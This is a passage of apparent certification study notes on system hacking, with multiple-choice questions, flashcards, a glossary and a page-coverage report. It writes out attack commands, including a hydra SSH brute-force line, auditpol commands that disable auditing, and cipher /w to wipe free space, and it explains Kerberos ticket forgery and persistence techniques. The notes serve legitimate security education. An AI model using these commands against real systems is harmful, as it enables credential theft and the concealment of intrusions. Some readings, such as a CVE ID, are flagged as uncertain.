Answer: B. Using a compromised host to route new attacks into an otherwise unreachable network is pivoting; `route add` sets up the routing through the session.

- A is wrong: relaying forwards access to a specific service (portfwd), rather than routing fresh attacks across a subnet.
- C and D are unrelated memory/credential techniques.

Q16. Which exploitation technique bypasses DEP by chaining together small fragments of already-executable library code that each end in a RET instruction?

- A. Heap spraying
- B. Return-Oriented Programming (ROP)
- C. JIT spraying
- D. Dictionary attack

Answer: B. ROP reuses existing executable "gadgets" (ending in RET) so no new code is injected, defeating DEP's block on executing injected data.

- A is wrong: heap spraying floods the heap with payload copies, mainly to work around ASLR.
- C is wrong: JIT spraying abuses a browser JIT compiler.
- D is wrong: a dictionary attack is a password-guessing method.

Q17. An attacker runs Metasploit's `getsystem` on a Meterpreter session and the output reports "got system via technique 1 (Named Pipe Impersonation)". What privilege does the session now have?

- A. Guest
- B. The original low-privilege user
- C. NT AUTHORITY\SYSTEM
- D. Domain Admin automatically

Answer: C. Named Pipe Impersonation (getsystem technique 1) elevates the local session to NT AUTHORITY\SYSTEM, confirmed by `getuid`.

- A and B are wrong: the point of getsystem is to rise above the current user.
- D is wrong: SYSTEM is a local account; it is not automatically Domain Admin.

Q18. A tester must guess SSH credentials against a live server using username and password lists, and the server limits parallel logins. Which command and adjustment is BEST?

```
hydra -L users.txt -P pass.txt ssh://10.10.1.9
```

- A. Use John the Ripper instead
- B. Add `-t 4` to reduce parallel tasks
- C. Replace `-L` with `-l users.txt`
- D. Remove the service prefix

Answer: B. Hydra warns that many SSH servers limit parallel connections; lowering tasks with `-t 4` avoids false negatives.

- A is wrong: John cracks offline hashes, not live SSH logins.
- C is wrong: `-l` takes a single username, not a file; `-L` is correct for a list.
- D is wrong: the `ssh://` prefix is required.

Q19. Which attack uses a stolen NTLM hash to request a brand-new, valid Kerberos ticket from the KDC, so the attacker can authenticate even where only Kerberos is accepted?

- A. Pass-the-Hash
- B. Overpass-the-Hash
- C. Silver Ticket
- D. Replay attack

Answer: B. Overpass-the-Hash converts a stolen NTLM hash into a fresh Kerberos ticket, bridging NTLM theft into Kerberos access.

- A is wrong: Pass-the-Hash replays the hash against NTLM, it does not request a Kerberos ticket.
- C is wrong: Silver Ticket forges a TGS from a service account hash.
- D is wrong: a replay attack re-sends captured authentication, a passive-online technique.

Q20. An attacker wants a payload to relaunch at every boot without using the Startup folder, a Run registry key, or a Scheduled Task. Which mechanism fits?

- A. WMI event subscription (PowerLurk)
- B. Password salting
- C. NOP sled
- D. Rainbow table

Answer: A. A WMI event subscription (Event Filter + Consumer + Binding), as created by PowerLurk, relaunches the payload when a trigger fires, hidden from the usual persistence locations.

- B, C, D are unrelated (hashing defense, overflow padding, offline cracking table).

Q21. Which pair of CPU vulnerabilities abuse speculative execution, and which one can be exploited purely through JavaScript in a web browser?

- A. Spectre and Meltdown; Meltdown via JavaScript
- B. Spectre and Meltdown; Spectre via JavaScript

- C. ROP and DEP; ROP via JavaScript
- D. ASLR and DEP; ASLR via JavaScript

Answer: B. Both Spectre and Meltdown abuse speculative execution; Spectre notably can be exploited with browser JavaScript to read adjacent process memory.

- A is wrong: the JavaScript-in-browser variant is Spectre, not Meltdown.
- C and D name mitigations/techniques, not CPU speculative-execution flaws.

Q22. A Windows service has the executable path `C:\Program Files\My App\svc.exe` configured without surrounding quotation marks and runs as LocalSystem. What is the risk?

- A. The service cannot start at all
- B. Windows may run C:\Program.exe first if an attacker can write it there
- C. The service password is exposed in the registry
- D. The service will disable the firewall

Answer: B. With an unquoted path containing spaces, Windows tries each segment in turn; a planted `C:\Program.exe` could run with the service's SYSTEM privileges.

- A is wrong: the service still starts normally when no malicious file is present.
- C and D describe unrelated issues.

Q23. Which tool specifically detects steganographically hidden data in PNG and BMP image files?

- A. Snow
- B. zsteg
- C. OpenStego
- D. Certipy

Answer: B. zsteg is built to detect hidden data in PNG and BMP files, often in least-significant-bit color channels.

- A is wrong: Snow hides data in text whitespace (and is a hiding tool, not a detector).
- C is wrong: OpenStego hides data in images and does watermarking.
- D is wrong: Certipy is an ADCS abuse tool.

Q24. After gaining administrator access, an attacker runs `auditpol /set /category:"system" /success:disable /failure:disable` and, before leaving, re-enables it. Why re-enable it?

- A. To speed up the system
- B. To make the audit configuration look unchanged to defenders
- C. To clear the DNS cache
- D. To rotate the krbtgt password

Answer: B. Turning auditing back on at the end hides the fact that it was ever disabled, so the configuration looks untouched.

- A, C, D are unrelated to the auditing toggle.

Q25. Which command securely overwrites the free space on drive C so previously deleted files cannot be recovered?

- A. `fsutil behavior set disablelastaccess 1`
- B. `cipher /w:C`
- C. `ipconfig /flushdns`
- D. `nltest /domain_trusts`

Answer: B. `cipher /w:C` overwrites free space on C, defeating recovery of deleted files.

- A is wrong: that disables the last-access timestamp.
- C is wrong: that flushes the DNS cache.
- D is wrong: that lists domain trusts.

Q26. An attacker wants to crack Kerberos tickets for accounts that have "Do not require Kerberos pre-authentication" enabled, and needs no valid domain credentials to start. Which attack and tool fit BEST?

- A. Kerberoasting with GetUserSPNs.py
- B. AS-REP roasting with GetNPUsers.py
- C. Pass-the-Ticket with Rubeus
- D. NTLM relay with ntlmrelayx

Answer: B. AS-REP roasting targets pre-auth-disabled accounts and needs only a username list; Impacket's GetNPUsers.py performs it, and John/Hashcat cracks the result.

- A is wrong: Kerberoasting needs a valid domain account and targets SPN service accounts.
- C is wrong: Pass-the-Ticket reuses an existing ticket.
- D is wrong: NTLM relay forwards NTLM authentication, unrelated to pre-auth.

Q27. Which Metasploit module category would an attacker use AFTER already gaining a session, to enumerate logged-on users on the compromised host?

- A. Encoder module
- B. NOPS module
- C. Post-exploitation module
- D. Exploit module

Answer: C. Post-exploitation modules (for example `post/windows/gather/enum_logged_on_users`) run after access is gained to do further work on the host.

- A is wrong: encoders disguise payloads to evade signatures.
- B is wrong: NOPS generate padding bytes.
- D is wrong: exploit modules are used to gain the session in the first place.

10. Flashcards

Q: Where does Windows store local account password hashes? | A: In the SAM database. Q: Where are domain account hashes stored? | A: In NTDS.dit on the domain controller. Q: What does pwdump7 do? | A: Extracts LM and NTLM hashes from the SAM. Q: What RID is always the Administrator account? | A: RID 500. Q: Which protocol is the default Windows domain auth today? | A: Kerberos. Q: What are the two parts of the KDC? | A: Authentication Server (AS) and Ticket Granting Server (TGS). Q: What proves you authenticated and is used to get more tickets? | A: The TGT. Q: Name the four password-attack categories. | A: Non-electronic, active online, passive online, offline. Q: Which attack reuses an NTLM hash without cracking it? | A: Pass-the-Hash. Q: Which attack reuses a stolen Kerberos ticket? | A: Pass-the-Ticket. Q: Which attack turns an NTLM hash into a new Kerberos ticket? | A: Overpass-the-Hash. Q: Which tool poisons LLMNR/NBT-NS to capture NTLMv2? | A: Responder. Q: Which attack forwards live NTLM auth to another server? | A: NTLM relay. Q: Which attack needs no credentials and targets pre-auth-disabled accounts? | A: AS-REP roasting. Q: Which attack targets SPN service accounts and needs a valid account? | A: Kerberoasting. Q: Which attack forges a TGT with the krbtgt hash? | A: Golden Ticket. Q: Which attack forges a TGS with one service account's hash? | A: Silver Ticket. Q: Which attack injects a universal password into DC memory? | A: Skeleton Key. Q: Which Mimikatz command plants a Skeleton Key? | A: misc::skeleton. Q: What register do stack overflows overwrite to hijack flow? | A: EIP (the return address). Q: Which overflow type targets heap pointers and metadata? | A: Heap-based overflow. Q: Give the 7 Windows buffer-overflow steps. | A: Spike, fuzz, offset, overwrite EIP, bad chars, right module, shellcode. Q: What does pattern_offset.rb report? | A: The exact offset where EIP was overwritten. Q: What is the JMP ESP opcode? | A: FFE4. Q: What does msfvenom -b do? | A: Specifies bad characters to avoid in shellcode. Q: Which technique chains RET-ending gadgets to bypass DEP? | A: ROP. Q: Which technique floods the heap with shellcode copies? | A: Heap spraying. Q: Which technique abuses a browser's JIT compiler? | A: JIT spraying. Q: What does DEP do? | A: Marks data memory non-executable. Q: What does ASLR do? | A: Randomizes module load addresses. Q: Which Metasploit module type scans or does DoS with no payload? | A: Auxiliary. Q: Which Metasploit module disguises a payload from signatures? | A: Encoder. Q: Which tool suggests exploits from systeminfo output? | A: WES-NG. Q: Which tool finds AD attack paths with graph theory? | A: BloodHound. Q: Which PowerShell tool enumerates AD from the CLI? | A: PowerView. Q: Which tool finds misconfigured services to abuse? | A: PowerUp. Q: Which tool abuses misconfigured ADCS templates? | A: Certipy. Q: What is getsystem technique 1? | A: Named Pipe Impersonation. Q: Which NFS setting lets remote root be local root? | A: no_root_squash. Q: Name three UAC bypass methods. | A: fodhelper, eventvwr, COM handler hijack. Q: What is a DLL hijack? | A: An app loads an attacker DLL with the same name from its own directory. Q: What is the macOS version of DLL hijacking? | A: Dylib hijacking. Q: What hides a file so its size reads 0? | A: NTFS Alternate Data Streams. Q: Which command wipes free space to prevent recovery? | A: cipher /w. Q:

Which command disables the NTFS last-access timestamp? | A: fsutil behavior set disablelastaccess 1. Q: Name three covert-channel carriers. | A: DNS tunneling, ICMP tunneling, TCP header fields. Q: Which tool hides data in text whitespace? | A: Snow. Q: Which tool detects steg data in PNG/BMP? | A: zsteg. Q: What does DKOM mean and who uses it? | A: Direct Kernel Object Manipulation, used by rootkits to hide objects. Q: How many times must krbtgt be reset to kill a Golden Ticket? | A: Twice. Q: Which AD object, if poisoned, re-grants rights via SDProp? | A: AdminSDHolder. Q: Which accessibility feature is backdoored by pressing Shift 5 times? | A: Sticky Keys.

11. Glossary

- **Active online attack:** cracking a password by communicating directly with the live target.
- **AdminSDHolder:** AD object whose ACL is re-applied to privileged accounts by SDProp; abused for persistence.
- **ADS (Alternate Data Streams):** hidden NTFS data forks addressed as file:stream.
- **AS-REP roasting:** cracking tickets of accounts with Kerberos pre-authentication disabled.
- **ASLR:** randomizes memory addresses so hardcoded exploit addresses fail.
- **Auxiliary module:** Metasploit module for scanning, DoS, or fuzzing with no payload.
- **BloodHound:** tool that graphs AD attack paths using graph theory.
- **Brute-force attack:** trying every possible character combination until the password breaks.
- **Buffer overflow:** writing more data than a buffer holds, overwriting adjacent memory.
- **Certipy:** tool to find and abuse misconfigured ADCS certificate templates.
- **Covering tracks:** removing or hiding evidence after an intrusion.
- **DCSync / malicious replication:** abusing AD replication rights to pull hashes including krbtgt.
- **DEP:** marks data regions non-executable to block injected shellcode.
- **Dictionary attack:** trying each word from a pre-made wordlist.
- **DKOM:** Direct Kernel Object Manipulation, used by rootkits to hide objects.
- **DLL hijacking:** an app loads an attacker DLL with a legitimate name from its own directory.
- **Dylib hijacking:** the macOS equivalent of DLL hijacking.
- **EIP:** instruction pointer / return address, the usual stack-overflow target.
- **Encoder module:** disguises a payload's bytes to evade signature detection.
- **Evasion module:** changes payload/exploit behavior to dodge AV, IDS, and EDR.
- **getsystem:** Meterpreter command that attempts local privilege escalation (technique 1 = named pipe).

- **Golden Ticket:** a forged TGT built from the krbtgt hash, granting full domain control.
- **Heap-based overflow:** overflow of dynamically allocated memory; targets pointers/metadata.
- **Heap spraying:** filling the heap with many payload copies to beat address randomness.
- **JIT spraying:** abusing a browser JIT compiler to place shellcode in executable memory.
- **Kerberoasting:** cracking SPN service-account tickets; needs a valid domain account.
- **Kerberos:** default domain auth; ticket-based via the KDC.
- **krbtgt:** the account whose hash signs all TGTs; stolen for Golden Tickets.
- **LLMNR/NBT-NS poisoning:** answering spoofed name-resolution broadcasts to capture hashes.
- **LM hash:** oldest, weakest Windows hash; case-insensitive, split in two.
- **Mimikatz:** tool to dump credentials and forge/abuse Kerberos tickets from memory.
- **Named Pipe Impersonation:** privesc that borrows a SYSTEM token via a named pipe.
- **NFS:** Network File System; misconfigured no_root_squash enables root access.
- **NOP sled:** padding of no-operation bytes used in overflow exploits.
- **NTDS.dit:** the Active Directory database file holding domain hashes.
- **NTLM:** challenge-response Windows auth; fallback when Kerberos is unavailable.
- **Offline attack:** cracking a stolen hash file away from the target.
- **Overpass-the-Hash:** using an NTLM hash to request a new Kerberos ticket.
- **Pass-the-Hash:** authenticating with a stolen NTLM hash, no cracking needed.
- **Pass-the-Ticket:** authenticating by reusing a stolen Kerberos ticket.
- **Passive online attack:** cracking by only listening to the target's traffic.
- **Payload module:** the code that runs on the victim after a successful exploit.
- **Pivoting:** using a compromised host to route new attacks into other networks.
- **Post-exploitation module:** runs after access is gained to do further work.
- **PowerUp:** PowerShell tool that finds misconfigured services to abuse.
- **PowerView:** PowerShell tool for command-line AD enumeration.
- **Privilege escalation:** raising a low-privilege session to SYSTEM, root, or Domain Admin.
- **pwdump7:** tool that extracts LM and NTLM hashes from the SAM.
- **Rainbow table:** precomputed hash-to-plaintext table; defeated by salting.
- **Relaying:** forwarding access to a specific service through a compromised host.
- **Responder:** tool that poisons LLMNR/NBT-NS/mDNS and captures NTLMv2 hashes.
- **RID:** Relative Identifier; 500 = Administrator, 501 = Guest.
- **Rootkit:** malware that hides its presence and grants lasting access.

- **ROP:** Return-Oriented Programming; chains RET-ending gadgets to bypass DEP.
- **Rule-based attack:** building smart password guesses from known clues.
- **Salting:** adding random data before hashing so identical passwords hash differently.
- **SAM:** Security Account Manager; local Windows hash database.
- **Silver Ticket:** a forged TGS built from one service account's hash.
- **Skeleton Key:** memory-resident malware giving a universal domain password.
- **Spectre / Meltdown:** CPU speculative-execution flaws that leak protected memory.
- **Stack-based overflow:** overflow of a fixed LIFO stack buffer; targets the return address.
- **Steganography:** hiding the existence of data inside an ordinary-looking file.
- **Sticky Keys backdoor:** hijacking the Shift-5-times feature for a SYSTEM shell.
- **SUID:** Unix bit that runs a file as its owner (often root); a privesc target.
- **SYSKEY:** feature that encrypts the SAM database.
- **UAC:** User Account Control; "Always Notify" is the strictest setting.
- **Unquoted service path:** an unquoted path with spaces lets a planted exe run first.
- **WES-NG:** tool that suggests Windows exploits from systeminfo output.
- **WMI event subscription:** persistence via a WMI filter, consumer, and binding.

12. Coverage Report

12.1 Page to Section Map

PDF page	Topics on the page	Guide sections
1	SAM hash storage, NTLM authentication	3.1, 3.2
2	Kerberos authentication, password-attack types	3.3, 3.4
3	Dictionary/brute/rule, perform the attack	3.5
4	Hash injection/PtH, LLMNR/NBT-NS poisoning	3.6, 3.7
5	AS-REP roasting, Pass-the-Ticket	3.8, 3.9
6	NTLM relay, password-cracking tools	3.10, 3.11
7	Password salting, defend password cracking	3.12, 3.13

PDF page	Topics on the page	Guide sections
8	Vulnerability exploitation steps, WES-NG	3.14, 3.15
9	Metasploit framework, exploit module	3.16, 3.17
10	Payload/auxiliary, NOPS/encoder modules	3.18, 3.19
11	Evasion/post modules, buffer overflow	3.20, 3.21
12	Stack-based, heap-based overflow	3.22, 3.23
13	Simple C overflow demo, Windows BOF steps	3.24, 3.25
14	Spiking, fuzzing	3.25
15	Fuzzing cont, identify the offset	3.25
16	Overwrite EIP, identify bad characters	3.25
17	Identify the right module (and cont)	3.25
18	Generate shellcode/gain shell, ROP	3.25, 3.26
19	Heap spraying, JIT spraying	3.27, 3.28
20	BloodHound, PowerView	3.29
21	PowerView cont, BOF detection tools	3.30, 3.31
22	Defend overflows, DLL hijacking	3.32, 3.33
23	Dylib hijacking, named pipe impersonation	3.34, 3.35
24	Spectre/Meltdown, named pipe cont	3.36, 3.35
25	Misconfigured services (and unattended)	3.37
26	Pivoting, relaying	3.38, 3.39
27	Misconfigured NFS, UAC bypass	3.40, 3.41
28	UAC bypass cont, boot/logon scripts	3.41, 3.42
29	Modify domain policy, ADCS abuse	3.43, 3.44

PDF page	Topics on the page	Guide sections
30	Defend privilege escalation (and cont)	3.45
31	Defend DLL/dylib tools, executing apps	3.46, 3.47
32	Remote code execution, defend keyloggers	3.48, 3.49
33	Rootkits, create NTFS streams	3.50, 3.51
34	NTFS stream manipulation and defense	3.51
35	Steganography types and tools	3.52
36	Steganalysis methods, detection tools	3.52
37	Sticky keys, domain dominance overview	3.53, 3.54
38	Remote code execution, abusing DPAPI	3.55
39	Malicious replication/Skeleton Key, Golden Ticket	3.56, 3.57
40	Silver Ticket, AdminSDHolder	3.58, 3.59
41	WMI event subscription, Overpass-the-Hash	3.60, 3.61
42	Linux and Windows post-exploitation	3.62, 5.13, 5.14
43	Covering tracks overview, auditpol	3.63, 3.64
44	Clearing logs (and cont)	3.65
45	Clear online tracks, BASH shell tracks	3.66, 3.67
46	Covering tracks on a network (and cont)	3.68
47	Covering tracks on an OS, cipher.exe	3.69, 3.70
48	Disable Windows functionality (and cont)	3.71
49	Delete activity history, incognito history	3.72
50	Hiding artifacts, anti-forensics	3.73, 3.74
51	Defending against covering tracks	3.75

Tools, commands, ports, and terms from all pages also appear in sections 4 through 11.

12.2 [UNCLEAR] Items

The source screenshots come from compressed video, so small terminal text, hash strings, and anything behind the presenter was partly illegible. The following were read as best as possible and labeled uncertain:

1. Page 1: the exact LM/NTLM hash strings in the pwdump7 output are reproduced as read and may contain character errors; the format and RID values are correct.
2. Page 3: the exact John the Ripper command on the slide was OCR-garbled; the reconstructed `--wordlist --rules --stdout` and `--format=NT` forms match standard usage.
3. Page 5: the AS-REP hash string and the exact GetNPUsers.py flags were partly blurred; `-no-pass -usersfile -dc-ip` is the standard, confirmed form.
4. Page 8: WES-NG output KB numbers and the CVE ID (shown as CVE-2023-18343) are a best reading; marked verify.
5. Page 15: the pattern_offset value `386F4337` and resulting offset `2003` were read from a blurry terminal; they are internally consistent with the walkthrough.
6. Pages 16-18: exact shellcode byte strings and the essfunc.dll JMP ESP address bytes were too small to read fully; the method is accurate.
7. Page 9: the Metasploit module counts (exploits, payloads, etc.) vary by version and were read approximately; marked verify.
8. Pages 27-28: exact UAC-bypass registry key paths (fodhelper ms-settings key) are ADDED CONTEXT and marked verify per Windows version.

12.3 Items to Double Check

- The source PDF skips several official slide numbers (for example slides 13, 16, 21, 28, 30, 33, 48-49, 55-56, 58, 75-76, 79-81, 83, 85-86, 90, 93-95, 99, 110, 115, 124, 129). Those slides were not screenshotted, so any content on them is not in these notes; added context fills common exam gaps but is labeled.
- WES-NG exact CVE/KB mappings and the `wes --update` workflow against current definitions.
- Current Metasploit module counts and the exact module paths (names drift between versions).
- Exact UAC-bypass registry keys (fodhelper, eventvwr) per Windows build.
- ADCS misconfiguration category names (ESC1 to ESC8+) and Certipy version behavior.
- Responder flag set in your installed version (-I, -A, -w, -dwv differ by build).
- The krbtgt double-reset guidance and the AdminSDHolder/SDProp default interval (historically 60 minutes).
- Metasploit sticky_keys and WMI-persistence module/toolkit names and paths.

12.4 Confirmation

Every one of the 51 PDF pages (101 screenshots) is mapped to a guide section in the table above. Every tool, command, flag, protocol, port, attack, countermeasure, and term that was legible in the screenshots is placed in exactly one topic section (3.1 to 3.75) and reinforced in the reference sections (4 to 11). Content added beyond the screenshots is labeled ADDED CONTEXT, and uncertain readings are labeled [UNCLEAR] or verify. All 12 required top-level sections are present.